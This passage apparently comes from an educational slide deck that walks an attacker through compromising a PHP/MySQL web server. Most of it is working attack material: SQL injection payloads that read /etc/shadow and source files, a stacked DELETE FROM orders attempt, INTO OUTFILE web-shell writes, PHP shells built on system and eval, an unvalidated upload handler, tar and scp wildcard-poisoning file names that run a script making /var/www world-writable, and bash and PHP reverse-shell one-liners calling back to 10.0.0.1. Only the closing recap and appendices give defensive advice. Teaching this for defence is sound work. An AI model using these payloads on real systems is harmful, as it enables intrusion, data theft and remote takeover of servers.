```

```
URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20NULL%  
2CNULL%2CNULL%2CNULL%2CLOAD_FILE%28%27%2Fvar%2Fwww%  
2Fhtml%2Fget.php%27%29%3B
```

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL,  
NULL,NULL,LOAD_FILE('/var/www/html/get.php')
```

```
...
```

```
// Create connection
```

```
$con = mysqli_connect("127.0.0.1","root","MyNewPass","orders");
```

```
...
```

Read File Limitation

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL,LOAD_FILE  
('/etc/shadow');"
```

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL,  
NULL,NULL,LOAD_FILE('/etc/shadow');
```

```
Array(  
[orderLineNumber] =>  
)  
#returns no results
```

MySQL Readable Files of Interest

Files readable from the mysql process.

`/etc/passwd`

`/etc/resolv.conf`

`/etc/motd`

`/etc/crontab`

`/etc/ssh/sshd_config`

Ubuntu/Debian

`/etc/lsb-release`

`/etc/apache2/sites-enabled/000-default.conf`

Centos/RHEL

`/etc/redhat-release`

`/etc/httpd/conf/httpd.conf`

<http://wiki.apache.org/httpd/DistrosDefaultLayout>

<http://pwnwiki.io/#!/index.md>

Gotchas

- So far the attacker has demonstrated how they can retrieve data out of the target, but something seems to be missing.
- The idea of modifying the data in the database using a **SELECT** injection appears to be a logical next step. Maybe by nesting queries or modifying **UNION SELECT** to include an **INSERT** or **UPDATE** statement.



SQL Nesting/Subquery

- Using a **union select** the attacker can read data out of the database, but cannot insert data into the database.
- Subqueries are when the results of one query is used as parameters of another query. It is possible to nest a **select** statement inside an **insert** or **update** statement, but it's **not possible** to nest **insert** or **update** statements inside a select statement on MySQL 5.4.


References

<http://beginner-sql-tutorial.com/sql-subquery.htm>

<http://dev.mysql.com/doc/refman/5.6/en/subqueries.html>

Bobby Drop Tables?

So what about bobby drop tables from xkcd ?



No talk on SQL Injection would be complete without him right?

<http://xkcd.com/327/>

Query Stacking

Sorry No Bobby Drop Tables Query Stacking with `mysqli_query()`.

The `mysqli_query` driver function doesn't support query stacking. You cannot simply end the first query with a semicolon and start another one, but depending on the driver this is possible on other platforms.

- <http://www.sqlinjection.net/stacked-queries/>

```
root@testbox:/# ./get_curl.sh "1; DELETE FROM orders"
```

```
http://127.0.0.1/get.php?id=1%3B%20%20DELETE%20FROM%20orders
```

```
SELECT * FROM orders where orderNumber =1; DELETE FROM orders
```

```
Invalid sql
```

There does exist a driver function that supports query stacking, but it is rare.

- <http://se2.php.net/manual/en/mysqli.multi-query.php>

The attacker might be able to modify data if they can create a stored procedures, but that is beyond the scope of this presentation

Remote Code Execution

With all the details they have about the system and possibly user accounts the attacker moves on to uploading backdoors on to the target system.



Web Shells

- Web shells are executable programs or scripts when uploaded to a target server can be executed using a browser. They usually provide a web based interface so that an attacker can execute **system** commands.
- For the web shell to work the target server must support the programming language used by the shell so for PHP application an attacker will need a PHP web shells.
 - <http://www.binarytides.com/web-shells-tutorial/>

PHP Web Shells Functions

To be able to take control and execute commands or code on the system the attacker will need to craft a webshell that can be uploaded to the web server.

Php Command Execution

`exec`

Returns last line of commands output

`passthru`

Passes commands output directly to the browser

`system`

Passes commands output directly to the browser and returns last

`shell_exec`

Returns commands output

``` (backticks)`

Same as `shell_exec()`

`popen`

Opens read or write pipe to process of a command

`proc_open`

Similar to `popen()` but greater degree of control

`pcntl_exec`

Executes a program

More PHP Webshell Functions

Used to run code sent to the target server by interpreting strings.

- `eval()` - Runs PHP code sent via a string to the function.
- `assert()` - Identical to `eval()`
- `preg_replace('/.*?/e',...)` - `/e` does an `eval()` on the match
- `create_function()` - creates a function from the string
- `$_GET['func_name']($_GET['argument']);` - Converts string variables to function arguments

These Function can download remote php script and execute them.

- `include()`
- `include_once()`
- `require()`
- `require_once()`

<http://stackoverflow.com/questions/3115559/exploitable-php-functions>

Example Web Shell

Simple Shell

```
<?PHP echo system($_GET['cmd']); ?>
```

<http://10.254.10.6/uploads/shell.php?cmd=ls>

Output: 2092.jpg 2105.jpg shell.php

- Executes php code

```
<?PHP eval($_GET['cmd']); ?>
```

- Executes php code

```
<?PHP preg_replace('/.*\/e', $_POST['code']); ?>
```

More Web shells - From Irongeek

- <http://www.irongeek.com/i.php?page=webshells-and-rfis>

Laudanum- Library of Webshells

- <http://sourceforge.net/projects/audanum/>

Remote Code Attacks

There exists a multitudes of attacks they can attempt, but for this demonstration our attacker will focus on three.

- First they will try and upload a backdoor PHP script via the MySQL write function.
- Second they will try and upload a backdoor using the applications upload feature.
- Third they will explore a social engineering attack using unix wildcards.

Writing Files

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL, '<?PHP echo system(\"ls\"); ?>' INTO OUTFILE '/tmp/shell.php';"
```

URL: <http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20NULL%20NULL%20NULL%20C%20%27%3C%3F%20system%28%5B%5C%27c%5C%27%5D%29%3B%20%3F%3E%27%20INTO%20OUTFILE%20%27%2Ftmp%2Fshell.php%27%3B>

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL, NULL,NULL, '<?PHP echo system("ls"); ?>' INTO OUTFILE '/tmp/shell.php';
```

Possible Write Points

To upload a malicious PHP script, the attacker needs a directory with write permission turned on. Temporary directories used by popular Content Management Systems are a good entry point.

Sometimes system administrators will `chmod 777` a file. If the attacker can find a directory that has global write access in the url path they can overwrite the file using the MySQL write file and possibly execute it.

Possible URI Paths

- `/var/www/html/templates_compiled/`
- `/var/www/html/templates_c/`
- `/var/www/html/templates/`
- `/var/www/html/temporary/`
- `/var/www/html/images/`
- `/var/www/html/cache/`
- `/var/www/html/temp/`
- `/var/www/html/files/`

MySQL Writable File Directories

```
root@ubuntu:/# find / -user mysql
```

Directors of interest

- /var/lib/mysql/
- /var/log/mysql/
- /run/mysqld/
- /tmp

Remote Code Execution

Remote code execution on LAMP is limited because of the isolation of the MySQL user from the Apache user. The only writeable directory the processes share is `/tmp` and that directory cannot be accessed via a url on the default setup of Apache. Files created by the MySQL process are not set to be executable and are owned by the user the MySQL process is running as.

More detail can be found here.

- <http://www.blackhat.com/presentations/bh-usa-09/DZULFAKAR/BHUSA09-Dzulfakar-MySQLExploit-PAPER.pdf>

Application Upload Features

Using the data found when the attacker stole data from the database they might be able to obtain access to a user account.

Considering that most applications have a file upload feature the attacker could then use this feature to install a webshell.

Most applications will block attempts to upload .php extension files, but they might be able to bypass these filters if they are in place.

File Filter Bypass Examples

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <http://www.slideshare.net/mukech/bypass-file-upload-restrictions>
- <http://pentestlab.wordpress.com/2012/11/29/bypassing-file-upload-restrictions/>

Upload PHP Code

```
<form action="upload.php" method="post" enctype="multipart/form-data">
    Please choose a file: <input type="file" name="uploadFile"><br>
    <input type="submit" value="Upload File">
</form>

<?PHP
if(isset($_FILES['uploadFile']['name'])){
    $target_dir = "uploads/";
    $target_dir = $target_dir . basename($_FILES["uploadFile"]["name"]);
    $uploadOk=1;
    if (move_uploaded_file($_FILES["uploadFile"]["tmp_name"],
$target_dir)) {
        echo "The file has been uploaded.";
    } else {
        echo "Sorry, there was an error uploading your file.";
    }
}
```

Social Engineering Trap

If all else fails and the attacker may have write permission on a server they could possibly attack the server via social engineering with some carefully crafted file names.

Wildcard code execution as a trap.

- File names in a wild card expression are interpreted as command variables.
- Create file names as commands so when user executes a wildcard command it runs file names as command options.
- They could fill the disk space on `/var/log/mysql` path. Which would cause the system administrator to respond and execute commands in that directory.
 - http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

Wild Card Poisoning POC

Before we create wildcard name

```
[root@Dib test]# ls
file file2 file3 file4 file5

[root@Dib test]# ls -l
total 0
-rw-r--r--. 1 root root 0 Oct  6 21:29 file
-rw-r--r--. 1 root root 0 Oct  6 21:29 file2
-rw-r--r--. 1 root root 0 Oct  6 21:29 file3

[root@Dib test]# ls *
file file2 file3 file4 file5
```

After we create the called "-l"

```
[root@Dib test]# echo "" >> -l

[root@Dib test]# ls
file file2 file3 file4 file5 -l

[root@Dib test]# ls *
-rw-r--r--. 1 root root 0 Oct  6 21:29 file
-rw-r--r--. 1 root root 0 Oct  6 21:29 file2
-rw-r--r--. 1 root root 0 Oct  6 21:29 file3
-rw-r--r--. 1 root root 0 Oct  6 21:29 file4
-rw-r--r--. 1 root root 0 Oct  6 21:29 file5
```

WCP Example 1 Tar

```
[root@wcp_poc]# echo "" > "--  
checkpoint-action=exec=sh fix.sh"
```

```
[root@wcp_poc]# echo "" > --  
checkpoint=1
```

```
#fix.sh
```

```
#!/bin/bash
```

```
chmod 777 -R /var/www/
```

```
[root@wcp_poc]# ls --checkpoint-  
action=exec=sh fix.sh file2 file4 fix.  
sh
```

```
--checkpoint=1 file1  
file3 file5 stuff
```

```
# before
```

```
[root@wcp_poc]# ls -lah /var/www/  
total 8.0K  
drw-rw----. 2 root root 4.0K Oct 7 03:  
35 .
```

```
[root@wcp_poc]# tar cf backup.tar *
```

```
# after
```

```
[root@wcp_poc]# ls -lah /var/www/  
total 8.0K  
drwxrwxrwx. 2 root root 4.0K Oct 7  
03:35 .
```

WCP Example 2 SCP

```
[root@wcp_poc2]# ls
file1
file2
file3
file4
file5
s.sh
-o ProxyCommand sh s.sh
zzz.txt
```

#before

```
[root@wcp_poc2]# ls -lah /var/www/
total 8.0K
drw-rw----. 2 root root 4.0K Oct 7 03:
35 .
```

```
root@wcp_poc2]# scp * test@192.
168.122.64:~/
```

#after

```
[root@wcp_poc2]# ls -lah /var/www/
total 8.0K
drwxrwxrwx. 2 root root 4.0K Oct 7
03:35 .
```

Reverse Shell Call Backs

Taking advantage of the Wild Card Poisoning the attacker can craft a reverse shell using the Linux server environment.

A reverse shell works by having the target system call back to a server controlled by the attacker.

By simply leaving a couple of well crafted files named to run remote code the attacker might be able to trick the system admin into giving them a shell.

More on backdoors <http://www.introbackdoors.com/>

One Line Reverse Shells

Using a reverse shell the attacker can have the web server connect back to a vps they have access to some where on the internet.

a example Net Cat listener to receive shells and ran on the attackers remote server.

- `nc -l -p 8080`

PHP Reverse Shell Run on target

- `php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'`

OR Bash Reverse Shell.

- `bash -i >& /dev/tcp/10.0.0.1/8080 0>&1`

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

<http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html>

Conclusion

So through the use of some simple web requests our attacker has gained remote code execution and at this point effectively owns the system.

Although the attacker doesn't have root access they can still gain value out of this compromised box by using it as a pivot point for attacks on other system or as a launch point for malicious code.

Attack Recap

- SQL injection leads to data loss.
- Don't create world readable file on a web server.
- Don't run the MySQL process as root or the www-data user.
- On suspected compromised systems change MySQL users passwords.
- Attackers may have a list of system users by downloading a copy of `/etc/passwd`.
- Attackers may have access to source code.
- Restrict MySQL user permissions to limit attackers.
- Look for odd file names in MySQL directories and the tmp directory.
- Look in upload directories for pivote code.

Whats Next

Alot of the research into SQL Injection testing and exploitation has been built into sqlmap.

“Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.” - SQLMap.org

<http://sqlmap.org/>

<https://github.com/sqlmapproject/sqlmap/wiki/Usage>

Appendix A SQL Injection Resources

- http://websec.ca/kb/sql_injection
- <http://www.blackhat.com/presentations/bh-usa-09/DZULFAKAR/BHUSA09-Dzulfakar-MySQLExploit-PAPER.pdf>
- <http://www.thisislegal.com/tutorials/18://www.thisislegal.com/tutorials/18>
- <http://www.grayscale-research.org/new/pdfs/SQLInjectionPresentation.pdf>

Appendix B Privilege Escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

- en.wikipedia.org/wiki/Privilege_escalation

How to's

- <http://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
- <http://www.admin-magazine.com/Articles/Understanding-Privilege-Escalation>
- <http://pwnwiki.io/#!/privesc/linux/index.md>

Appendix C PHP Secure Coding

Filter input using php `filter_input` and PHP MySQL PDO driver when possible or a php framework.

- <http://www.phpro.org/tutorials/Introduction-to-PHP-PDO.html>
- <http://php.net/manual/en/security.database.sql-injection.php>
- <http://www.wikihow.com/Prevent-SQL-Injection-in-PHP>

Input Validation

- <http://php.net/manual/en/function.filter-input.php>
- http://www.w3schools.com/php/php_form_validation.asp
- <http://www.phpro.org/tutorials/Validating-User-Input.html>

Appendix D User Defined Functions

A more advanced attack against a MySQL database uses MySQL User Defined Function (UDF) to gain shell and root access. SQL Map has a UDF function which requires query stacking.

- <http://nsimattstiles.wordpress.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>
- <http://www.iodigitalsec.com/mysql-root-to-system-root-with-udf-for-windows-and-linux/>
- https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-muhaimin_dzulfakar-adv_mysql.pdf
- <https://github.com/sqlmapproject/sqlmap/blob/master/lib/takeover/udf.py>
- <http://stackoverflow.com/questions/23707101/using-a-udf-mysql-query-from-php>
- <http://www.exploit-db.com/exploits/7856/>

Appendix E PHP Security Guides

- https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet
- <http://phpsec.org/projects/guide/>
- <http://www.madirish.net/199>
- <https://www.idontplaydarts.com/2011/02/hardening-and-securing-php-on-linux/>
- <http://blog.up-link.ro/php-security-tips-securing-php-by-hardening-php-configuration/>
- <http://eddmann.com/posts/securing-sessions-in-php/>
- https://www.owasp.org/index.php/PHP_CSRF_Guard
- http://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/PHP-PHP.html

Appendix F Code Review Analysis

RIPS is a static source code analyser for vulnerabilities in PHP web applications.

- <http://sourceforge.net/projects/rips-scanner/>
- <http://pen-testing.sans.org/blog/pen-testing/2012/06/04/tips-for-pen-testers-on-exploiting-the-php-remote-execution-vulnerability>

Credits

Icons From Icon Archive

- <http://www.iconarchive.com/>

Background from Chip Wires PPT

- <http://www.ppt-backgrounds.net/technology/854-chip-wires-ppt-backgrounds>